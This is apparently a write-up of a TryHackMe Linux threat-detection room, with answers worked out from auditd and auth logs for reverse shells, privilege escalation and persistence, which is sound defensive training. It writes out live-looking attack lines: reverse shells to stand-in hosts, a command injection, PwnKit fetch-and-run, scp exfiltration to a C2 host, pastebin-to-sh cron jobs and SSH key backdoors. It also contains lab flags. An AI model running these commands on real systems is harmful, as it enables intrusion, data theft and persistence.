Linux Threat Detection 3

Cover the last stages of attacks on Linux and learn how they look in system logs.

Task 1 – Introduction

Not all Linux attacks are simple SSH brute force or cryptomining - some are carefully planned, targeted campaigns comparable to most advanced Windows breaches. In this room, you'll delve into more complex, manual Linux attack techniques commonly seen in targeted intrusions and learn how to detect them using system logs.

Learning Objectives

- Learn how reverse shells are used in Linux intrusions
- Understand how the attackers escalate their privileges
- Explore the five most common techniques to persist on Linux
- Uncover the learned techniques through the system logs


Prerequisites

- Complete the Linux Threat Detection 2 room
- Recall the second half of the MITRE tactics
- Be familiar with Bash and Linux administration

Task 2 – Reverse Shells

Attack Convenience

Threat actors entering via SSH get a convenient terminal with colors, autocompletion, and Ctrl+C support. However, not every breach grants a fully functional terminal. When Initial Access happens via an exploit or a web vulnerability, the attackers may face limitations: Buggy command output, execution delays and timeouts, rate limits, network restrictions, and many more. In this task, you will gain access to the TryPingMe app and see how these limitations work in practice.



Reverse Shells

To combat the limitations, threat actors establish a reverse shell - a session from the victim to the attacker, a more convenient and often the only possible action to continue the attack. You can read about reverse shells in the Shells Overview room, but let's focus on the detection part for this task. Below are three of the many methods to open a reverse shell on Linux:

Command on the Victim	Explanation
bash -i >& /dev/tcp/10.10.10.10/1337 0>&1	The victim is forced to connect to 10.10.10.10:1337 and launch "bash" for the attacker.
socat TCP:10.20.20.20:2525 EXEC:'bash',pty,stderr,setsid,sigint,sane	Socat alternative to the above command. The attacker is listening at 10.20.20.20:2525.
python3 -c '[...] s.connect(("10.30.30.30",80));pty.spawn("bash")'	Python alternative to the above command. The attacker is listening at 10.30.30.30:80.

Detecting Reverse Shells

SOC typically treats reverse shells as critical alerts as they indicate that the system has already been breached and a human threat actor is actively attempting to establish a shell and continue the attack. Luckily, they are detectable with auditd. Below is the log output when a socat reverse shell is established after exploiting a vulnerability in the TryPingMe application:

Finding Reverse Shell Origin

```
root@thm-vm:~$ ausearch -i -x socat # Look for suspicious commands like socat
type=PROCTITLE msg=audit(09/19/25 17:42:10.903:406) : proctitle=socat TCP:10.20.20.20:2525 EXEC:'bash',[...]
type=SYSCALL msg=audit(09/19/25 17:42:10.903:406) : ppid=27806 pid=27808 auid=unset uid=serviceuser key=exec

root@thm-vm:~$ ausearch -i --pid 27806 # Find its parent process and build a process tree
type=PROCTITLE msg=audit(09/19/25 17:42:07.825:404) : proctitle=/bin/sh -c 4 -W 1 127.0.0.1 && socat TCP:10.20.20.20:2525 EXEC:'bash',[...
type=SYSCALL msg=audit(09/19/25 17:42:07.825:404) : ppid=27796 pid=27806 auid=unset uid=serviceuser key=exec

root@thm-vm:~$ ausearch -i --pid 27796 # Move up the process tree to confirm its origin - TryPingMe
type=PROCTITLE msg=audit(09/19/25 17:41:57.252:403) : proctitle=/usr/bin/python3 /opt/trypingme/main.py
type=SYSCALL msg=audit(09/19/25 17:41:57.252:403) : exe=/usr/bin/python3.12 ppid=1 pid=27796 auid=unset uid=serviceuser key=exec
```

After the reverse shell to the attacker's IP is established, it is usually followed by Discovery and other stages you learned in the previous rooms. As always, you can list all commands originating from the spawned reverse shell by building a process tree:

Listing Reverse Shell Activity


```
root@thm-vm:~$ ausearch -i -x socat # Start from the detected reverse shell
type=PROCTITLE msg=audit(09/19/25 17:42:10.903:406) : proctitle=socat TCP:10.20.20.20:2525 EXEC:'bash',[...]
type=SYSCALL msg=audit(09/19/25 17:42:10.903:406) : ppid=27806 pid=27808 auid=unset uid=serviceuser key=exec

root@thm-vm:~$ ausearch -i --ppid 27808 | grep proctitle # List all its child processes
type=PROCTITLE msg=audit(09/19/25 17:42:12.825:408) : proctitle=id
type=PROCTITLE msg=audit(09/19/25 17:42:14.371:410) : proctitle=uname -a
type=PROCTITLE msg=audit(09/19/25 17:42:25.432:412) : proctitle=ls -la .
[...]
```

In this task, use the VM to see how TryPingMe vulnerability works in practice:

- *Access TryPingMe through your browser or AttackBox at http**://MACHINE_IP:8000***
- *Access the scenario auditd logs at **ausearch -i -if /home/ubuntu/scenario/audit.log***

Answer the questions below

Run 127.0.0.1 && whoami in the TryPingMe web app.
What output do you see after the ping results?




The injected command && whoami executes after the ping.

Output after the ping results:

Answer: svctrypingme

Now try spawning a reverse shell to the imaginary "attacker.thm" address.
Run 127.0.0.1 && socat TCP:attacker.thm:1337 EXEC:sh in the web app.
What is the flag returned in the TryPingMe response?



njected a socat reverse shell command via the input field.

Command

127.0.0.1 && socat TCP:attacker.thm:1337 EXEC:sh

Answer: THM{revshells_practitioner!}

Now look at the exported auditd logs at /home/ubuntu/scenario.
Which IP spawned a similar reverse shell via the TryPingMe app?

What I did

Searched for socat executions in the audit logs.

```
ubuntu@thm-vm:~$ cat /home/ubuntu/scenario/audit.log | grep socat
type=EXECVE msg=audit(1758639124.014:2123): argc=3 a0="/bin/sh" a1="/usr/bin/which" a2="socat"
type=SYSCALL msg=audit(1758639143.512:2126): arch=c000003e syscall=59 success=yes exit=0 a0=5cf7b618a740 a1=5cf7b618a6b8 a2=5cf7b618a6d8 a3=8 items=2 ppid=2543 pid=2545 auid=4294967295 uid=
1001 gid=1001 euid=1001 suid=1001 fsuid=1001 egid=1001 sgid=1001 fsgid=1001 tty=(none) ses=4294967295 comm="socat" exe="/usr/bin/socat1" subj=unconfined key="exec"ARCH=x86_64 SYSCALL=execve
 AUID="unset" UID="svctrypingme" GID="svctrypingme" EUID="svctrypingme" SUID="svctrypingme" FSUID="svctrypingme" EGID="svctrypingme" SGID="svctrypingme" FSGID="svctrypingme"
type=EXECVE msg=audit(1758639143.512:2126): argc=3 a0="socat" a1="TCP:10.14.105.255:1337" a2="EXEC:sh,pty,stderr,setsid,sigint,sane"
type=SYSCALL msg=audit(1758639143.564:2127): arch=c000003e syscall=59 success=no exit=-2 a0=7ffe37b667c0 a1=62a683bd30b0 a2=62a683bd23c0 a3=1 items=1 ppid=2545 pid=2546 auid=4294967295 uid=
1001 gid=1001 euid=1001 suid=1001 fsuid=1001 egid=1001 sgid=1001 fsgid=1001 tty=(none) ses=4294967295 comm="socat" exe="/usr/bin/socat1" subj=unconfined key="exec"ARCH=x86_64 SYSCALL=execve
 AUID="unset" UID="svctrypingme" GID="svctrypingme" EUID="svctrypingme" SUID="svctrypingme" FSUID="svctrypingme" EGID="svctrypingme" SGID="svctrypingme" FSGID="svctrypingme"
type=SYSCALL msg=audit(1758639143.564:2128): arch=c000003e syscall=59 success=no exit=-2 a0=7ffe37b667c0 a1=62a683bd30b0 a2=62a683bd23c0 a3=1 items=1 ppid=2545 pid=2546 auid=4294967295 uid=
1001 gid=1001 euid=1001 suid=1001 fsuid=1001 egid=1001 sgid=1001 fsgid=1001 tty=(none) ses=4294967295 comm="socat" exe="/usr/bin/socat1" subj=unconfined key="exec"ARCH=x86_64 SYSCALL=execve
 AUID="unset" UID="svctrypingme" GID="svctrypingme" EUID="svctrypingme" SUID="svctrypingme" FSUID="svctrypingme" EGID="svctrypingme" SGID="svctrypingme" FSGID="svctrypingme"
type=SYSCALL msg=audit(1758639143.565:2129): arch=c000003e syscall=59 success=no exit=-2 a0=7ffe37b667c0 a1=62a683bd30b0 a2=62a683bd23c0 a3=1 items=1 ppid=2545 pid=2546 auid=4294967295 uid=
1001 gid=1001 euid=1001 suid=1001 fsuid=1001 egid=1001 sgid=1001 fsgid=1001 tty=(none) ses=4294967295 comm="socat" exe="/usr/bin/socat1" subj=unconfined key="exec"ARCH=x86_64 SYSCALL=execve
 AUID="unset" UID="svctrypingme" GID="svctrypingme" EUID="svctrypingme" SUID="svctrypingme" FSUID="svctrypingme" EGID="svctrypingme" SGID="svctrypingme" FSGID="svctrypingme"
```

Command

cat /home/ubuntu/scenario/audit.log | grep socat

Answer: 10.14.105.255

Task 3 – Privilege Escalation

Privilege Escalation Basics

Another obstacle for attackers is insufficient privileges. Initial Access doesn't always mean a full system compromise, and web attacks and exploits often start as low-privilege service users. These users can sometimes be restricted to a single folder (e.g. /var/www/html) or have no ability to download and run malware. In this case, the attackers need Privilege Escalation, which can be achieved through various techniques. For example, to get to the root user, the threat actors may:

Preceding Discovery (IF)	**Privilege Escalation (THEN)**
The uname -a shows an old, unpatched Ubuntu 16.04	Run an exploit like PwnKit: wget http://bad.thm/pwnkit.sh | bash
The find /bin -perm 4000 detects an env binary with the SUID flag	Use the SUID vulnerability to get root access: /bin/env /bin/bash -p
The ls /etc/ssh exposed an unprotected ssh-backup-key file	Try using the file to get root access: ssh root@127.0.0.1 -i ssh-backup-key

Detecting Privilege Escalation

Detecting Privilege Escalation might be tricky because of how different it can be: There are hundreds of SUID misconfigurations and thousands of software vulnerabilities, each exploitable in its own unique way. Thus, a more universal approach would be to detect the surrounding events. For example, review the attack below which has just three steps: Discovery, Privilege Escalation, and Exfiltration after the "root" access is gained.

```
# Detection 1: A Spike of Discovery Commands
whoami                                          # Returns "www-data" user
id; pwd; ls -la; crontab -l                     # Basic initial Discovery
ps aux | egrep "edr|splunk|elastic"             # Security tools Discovery
uname -r                                        # Returns an old 4.4 kernel

# Detection 2: A Download to Temp Directory
wget http://c2-server.thm/pwnkit.c -O /tmp/pwnkit.c   # Pwnkit exploit download
gcc /tmp/pwnkit.c -o /tmp/pwnkit                # Pwnkit exploit compilation
chmod +x /tmp/pwnkit                            # Making exploit executable
/tmp/pwnkit                                     # Trying to use the exploit

# Detection 3: Data Exfiltration With SCP
whoami                                          # Now returns "root" user
tar czf dump.tar.gz /root /etc/                 # Archiving sensitive data
scp dump.tar.gz attacker@c2-server.thm:~        # Exfiltrating the data
```

Even if you don't know the exact mechanics of the PwnKit (opens in new tab) exploit, you can still detect anomalies using more common attack indicators. After spotting suspicious activity, you can confirm whether privilege escalation succeeded by comparing the effective user before and after the exploit. If the users differ, the attacker gained elevated privileges, like in the example below:

```
Looking for Reverse Shell Activity
Ask Echo

root@thm-vm:~$ ausearch -i -x pwnkit # The PwnKit was launched by serviceuser (Look at the UID field)
type=PROCTITLE msg=audit(09/19/25 17:56:12.154:416) : proctitle=/tmp/pwnkit
type=SYSCALL msg=audit(09/19/25 17:56:12.154:416) : ppid=24302 pid=24304 auid=unset uid=serviceuser key=exec

root@thm-vm:~$ ausearch -i --ppid 24304 # The PwnKit spawned a root shell (Look at the UID field)
type=PROCTITLE msg=audit(09/19/25 17:56:12.807:418) : proctitle=bash
type=SYSCALL msg=audit(09/19/25 17:56:12.807:418) : ppid=24304 pid=24310 auid=unset uid=root key=exec

root@thm-vm:~$ ausearch -i --ppid 24310 # The threat actor continues the attack as root user
type=PROCTITLE msg=audit(09/19/25 17:56:15.225:424) : proctitle=whoami
type=SYSCALL msg=audit(09/19/25 17:56:15.225:424) : ppid=24310 pid=24312 auid=unset uid=root key=exec
```

Continue with the TryPingMe scenario and find out what followed the reverse shell!
*You can start the hunt from **ausearch -i -if /home/ubuntu/scenario/audit.log**.*

Answer the questions below

Which command line was used to look for the "pass" keyword in files?

```
ubuntu@thm-vm:~$ sudo ausearch -i -if /home/ubuntu/scenario/audit.log | grep "proctitle=" | grep "pass"
type=PROCTITLE msg=audit(09/23/25 14:53:00.821:2134) : proctitle=find . -name *pass*
type=PROCTITLE msg=audit(09/23/25 14:53:10.724:2136) : proctitle=grep -iR pass .
```

What I did

Searched the audit logs for command lines containing pass.

Command

sudo ausearch -i -if /home/ubuntu/scenario/audit.log | grep "proctitle=" | grep "root"

Answer: grep -iR pass .

Which command line was used to escalate privileges to root?

```
ubuntu@thm-vm:~$ sudo ausearch -i -if /home/ubuntu/scenario/audit.log | grep "proctitle=" | grep "root"
type=PROCTITLE msg=audit(09/23/25 14:53:49.262:2138) : proctitle=su root
```

What I did

Searched audit logs for commands containing root.

Command

sudo ausearch -i -if /home/ubuntu/scenario/audit.log | grep "proctitle=" | grep "root"

Answer: su root

Looking at the detected .env file, what was the root password?

What I did

Found the .env.local file in audit logs, located it on the system, and viewed its contents.

Commands

sudo ausearch -i -if /home/ubuntu/scenario/audit.log | grep "proctitle" | grep ".env"

find / -name ".env.local" 2>/dev/null

cat /opt/trypingme/.env.local

```
ubuntu@thm-vm:~$ sudo ausearch -i -if /home/ubuntu/scenario/audit.log | grep "proctitle" | grep ".env"
type=PROCTITLE msg=audit(09/23/25 14:53:44.238:2137) : proctitle=cat .env.local
type=PROCTITLE msg=audit(09/23/25 14:53:54.383:2150) : proctitle=/usr/lib/systemd/user-environment-generators/30-systemd-environment-d-generator
```

```
ubuntu@thm-vm:~$ find / -name ".env.local" 2>/dev/null
/opt/trypingme/.env.local
```

```
ubuntu@thm-vm:~$ cat /opt/trypingme/.env.local
# Run the app from this user
# USER=root
# PASSWORD=nGql1pQkGa

# UPD: The file is no longer used, commented it for now
```

Answer: nGql1pQkGa

Task 4 - startup Persistence

Persistence in Linux

Standalone Linux servers can run for years without a single reboot and are often left untouched unless something breaks. Some threat actors rely on it and do not rush to establish Persistence. However, those aiming for long-term access often set up one or two additional backdoors. As in Windows, there are many ways threat actors persist on Linux. Let's start with the most common ones.

Cron Persistence

Cron jobs are like scheduled tasks in Windows - they are the simplest way to run a process on schedule and the most popular persistence method. For example, as a part of a big espionage campaign, **APT29** deployed a fully-functional malware named GoldMax

(CrowdStrike blogpost). To ensure the malware survives a reboot, they added a new line to the victim's cron job file, located at /var/spool/cron/<user>.

```
# A line added by APT29 to /var/spool/cron/<user> to run malware on boot
@reboot nohup /home/<user>/.<hidden-directory>/<malware-name> > /dev/null 2>&1 &
```

Another example is **Rocke** cryptominer. After exploiting vulnerabilities in public-facing services like Redis or phpMyAdmin, Rocke downloads the cryptomining script from Pastebin and installs it as a /etc/cron.d/root cron job (Red Canary blogpost). Note the */10 part, which means the script will be redownloaded every 10 minutes, likely to quickly restore its files in case the IT team accidentally deletes them.

```
# A simplified command that adds the cron job to /etc/cron.d/root
echo "*/10 * * * root (curl https://pastebin.com/raw/1NtRkBc3) | sh" > /etc/cron.d/root
```

Systemd Persistence


Systemd services host the most critical system components. Nowadays, DNS, SSH, and nearly every web service are organized as separate .service files located at /lib/systemd/system or /etc/systemd/system folders. With "root" privileges, you can make your own services, as can the threat actors. For example, the **Sandworm** group once created a "cloud-online" service to enable its GOGETTER malware to run on reboot (Mandiant report).

```
# A simplified content of /lib/systemd/system/cloud-online.service file
[Unit]
Description=Initial cloud-online job    # Fake description to mimic a trusted service
[Service]
ExecStart=/usr/bin/cloud-online         # GOGETTER malware disguisted as a trusted file
```

Detecting Persistence

In this room, let's focus on detecting the moment attackers establish Persistence. Both cron jobs and systemd services are defined as simple text files, which means you can monitor them for changes using auditd. In addition, Persistence can be detected by tracking the creation of related processes, specifically crontab for managing cron jobs and systemctl for managing services:

Monitor changes in cron job files	/etc/crontab, /etc/cron.d*, /var/spool/cron/*, /var/spool/crontab/*
Monitor changes in systemd folders	/lib/systemd/system/*, /etc/systemd/system/*, and less common (opens in new tab) locations
Monitor related processes such as	nano /etc/crontab, crontab -e, systemctl start|enable <service>



*In this task, try to detect two persistence methods by using auditd logs (**ausearch -i**). Once detected, launch the persisted malware (e.g. **/bin/malware**) and get your flag!*
Note:** You might need to switch to root for this task by running **sudo su

Answer the questions below

What flag did you get after running the malware persisting as a service?


Detecting Service Persistence

Checked systemd service directory for unusual entries:

ls /etc/systemd/system

Found a suspicious service:

tux.service



Inspecting the Suspicious Service

After finding tux.service, I checked the service file to see what it runs:

cat /etc/systemd/system/tux.service

The ExecStart line showed the persisted malware path:

/var/lib/misc/tux

```
root@thm-vm:/home/ubuntu$ cat /etc/systemd/system/tux.service
[Unit]
Description=Tux Helper Library
Wants=network-online.target
After=network-online.target

[Service]
ExecStart=/var/lib/misc/tux

[Install]
WantedBy=multi-user.target
```

Service Persistence Flag

I ran the persisted malware from the service file:

/var/lib/misc/tux

It asked where it persisted, so I entered:

/etc/systemd/system/tux.service

```
root@thm-vm:/home/ubuntu$ /var/lib/misc/tux
==========================================
Good job finding me! Where did I persist
Example: /folder/name.service
==========================================
Your answer: /etc/systemd/system/tux.service
THM{hidden_penguin!}
==========================================
Press Enter to exit...
```

Answer: THM{hidden_penguin!}

What flag did you get after running the malware persisting as a cron job?

Command:

ausearch -i -x crontab

Checked audit logs for crontab activity and found:

proctitle=crontab -e

This shows the root crontab was edited, indicating possible cron-based persistence.

Cron Persistence Flag

After confirming crontab -e in the audit logs, I listed the root crontab and found the persisted command:

crontab -l

The cron entry was:

@reboot /usr/sbin/phoenix

I then ran the persisted malware:

/usr/sbin/phoenix

It asked where it persisted, so I entered:

/var/spool/cron/crontabs/root

```
root@thm-vm:/home/ubuntu$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#

@reboot /usr/sbin/phoenix
root@thm-vm:/home/ubuntu$ /usr/sbin/phoenix
==========================================
Good job finding me! Where did I persist
Example: /folder/cronfile
==========================================
Your answer: /var/spool/cron/crontabs/root
THM{ressurect_on_reboot!}
==========================================
Press Enter to exit...
```

Answer: THM{ressurect_on_reboot!}

Task 5 – Account Persistence

Account Persistence

The previous task was mainly about making the malware survive a reboot. But what about persistent access? As an attacker, you might want to return to the victim in a month to steal more data, but don't leave any malware there. How can you maintain access without malware? It all depends on how you entered in the first place.

New User Account

If SSH is exposed, the attackers may create a new user account, add it to a privileged group, and then use it for further SSH logins. The detection is simple, too, as you can track the user creation events through authentication logs and then reconstruct the full process tree with auditd (by starting with ausearch -i --ppid 27254 for the example below):

Detecting New User Account

```
root@thm-vm:~$ cat /var/log/auth.log | grep -E 'useradd|usermod'
2025-09-18T15:46:30 thm-vm useradd[27254]: new group: name=support, GID=1001
2025-09-18T15:46:30 thm-vm useradd[27254]: new user: name=support, UID=1001, GID=1001, home=/home/support, shell=/bin/bash
2025-09-18T15:46:32 thm-vm usermod[27258]: add 'support' to group 'sudo'
2025-09-18T15:46:32 thm-vm usermod[27258]: add 'support' to shadow group 'sudo'
```

Backdoored SSH Keys

Another account persistence method is to backdoor the SSH keys of one of the users and use them for future logins instead of a password. You have already encountered this in the Linux Threat Detection 2 room, where Dota3 malware added its key to the breached user. This technique is difficult for IT to spot as malicious keys can blend in with legitimate ones. For example:

Adding SSH Backdoor

```
# Adding SSH backdoor to the authorized_keys
root@thm-vm:~$ echo "AAAAC3Nza...IkiINvQt/R" >> ~/.ssh/authorized_keys

# It's hard to guess which key is a backdoor!
root@thm-vm:~$ cat ~/.ssh/authorized_keys
ssh-ed25519 AAAAC3Nza...oh5fpNy1Gi # Legitimate key
ssh-ed25519 AAAAC3Nza...N9a2UYsFpQ # Legitimate key
ssh-ed25519 AAAAC3Nza...IkiINvQt/R # Backdoor key
```

By default, authorized SSH public keys are stored in each user's ~/.ssh/authorized_keys file, so your best detection method is to monitor changes to these files using auditd. Note

that relying on process creation events is ineffective, since there are numerous ways to modify SSH keys, some of which aren't properly traced with auditd. For example, echo [key] >> ~/.ssh/authorized_keys will not be logged, as echo is a shell builtin (opens in new tab):


Detecting SSH Backdoor

```
# Traces of a backdoor created with "echo [key] >> ~/.ssh/authorized_keys"
# Note how the malicious "echo" command is logged simply as "bash"
root@thm-vm:~$ ausearch -i -f /.ssh/authorized_keys
type=PROCTITLE msg=audit(09/22/25 16:55:12.740:806) : proctitle=bash
type=PATH msg=audit(09/22/25 16:55:12.740:806) : item=1 name=/home/user/.ssh/authorized_keys
type=CWD msg=audit(09/22/25 16:55:12.740:806) : cwd=/
type=SYSCALL msg=audit(09/22/25 16:55:12.740:806) : syscall=openat [...] a2=O_WRONLY|O_CREAT|O_EXCL ppid=1265 pid=1310 uid=root exe=/usr/b
```

Application Persistence

Imagine a WordPress website where the web admin account has been breached. With admin privileges, the attackers can add a backdoor (e.g. a WSO web shell) to the website and run commands through the backdoor - no cron jobs or SSH keys required! Moreover, because the persistence lives in the application layer, auditd and system logs often never see it.

While app-level persistence is beyond the scope of this room, you should be aware that it's a possible and common scenario. If you verified all possible persistence techniques, but malware somehow reappears after some time, one of your public-facing apps might be compromised!



*Now, detect two more persistence methods on the VM: Backdoored user and SSH key. You can use auditd (**ausearch -i**) and authentication logs to answer the questions.*

Answer the questions below

Which user was created and added to the sudo group?

Command

cat /var/log/auth.log | grep -E "useradd|usermod"

```
ubuntu@thm-vm:~$ cat /var/log/auth.log | grep -E "useradd|usermod"
2025-09-23T17:08:57.066900+00:00 thm-vm useradd[1323]: new group: name=koichi, GID=1002
2025-09-23T17:08:57.070626+00:00 thm-vm useradd[1323]: new user: name=koichi, UID=1002, GID=1002, home=/home/koichi, shell=/bin/bash, from=/dev/pts/1
2025-09-23T17:09:46.339328+00:00 thm-vm usermod[1331]: add 'koichi' to group 'sudo'
2025-09-23T17:09:46.339656+00:00 thm-vm usermod[1331]: add 'koichi' to shadow group 'sudo'
```

What I did

Checked authentication logs for useradd and usermod activity.

Answer: koichi

Which file was changed to allow SSH key persistence?

Command

sudo ausearch -i -f /.ssh/authorized_keys

```
ubuntu@thm-vm:~$ sudo ausearch -i -f /.ssh/authorized_keys
----
type=PROCTITLE msg=audit(09/23/25 17:08:26.870:838) : proctitle=bash
type=PATH msg=audit(09/23/25 17:08:26.870:838) : item=0 name=/root/.ssh/authorized_keys inode=256095 dev=103:01 mode=file,600 ouid=root ogid=root rdev=00:00 nametype=NORMAL cap_fp=none cap_
fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(09/23/25 17:08:26.870:838) : cwd=/root
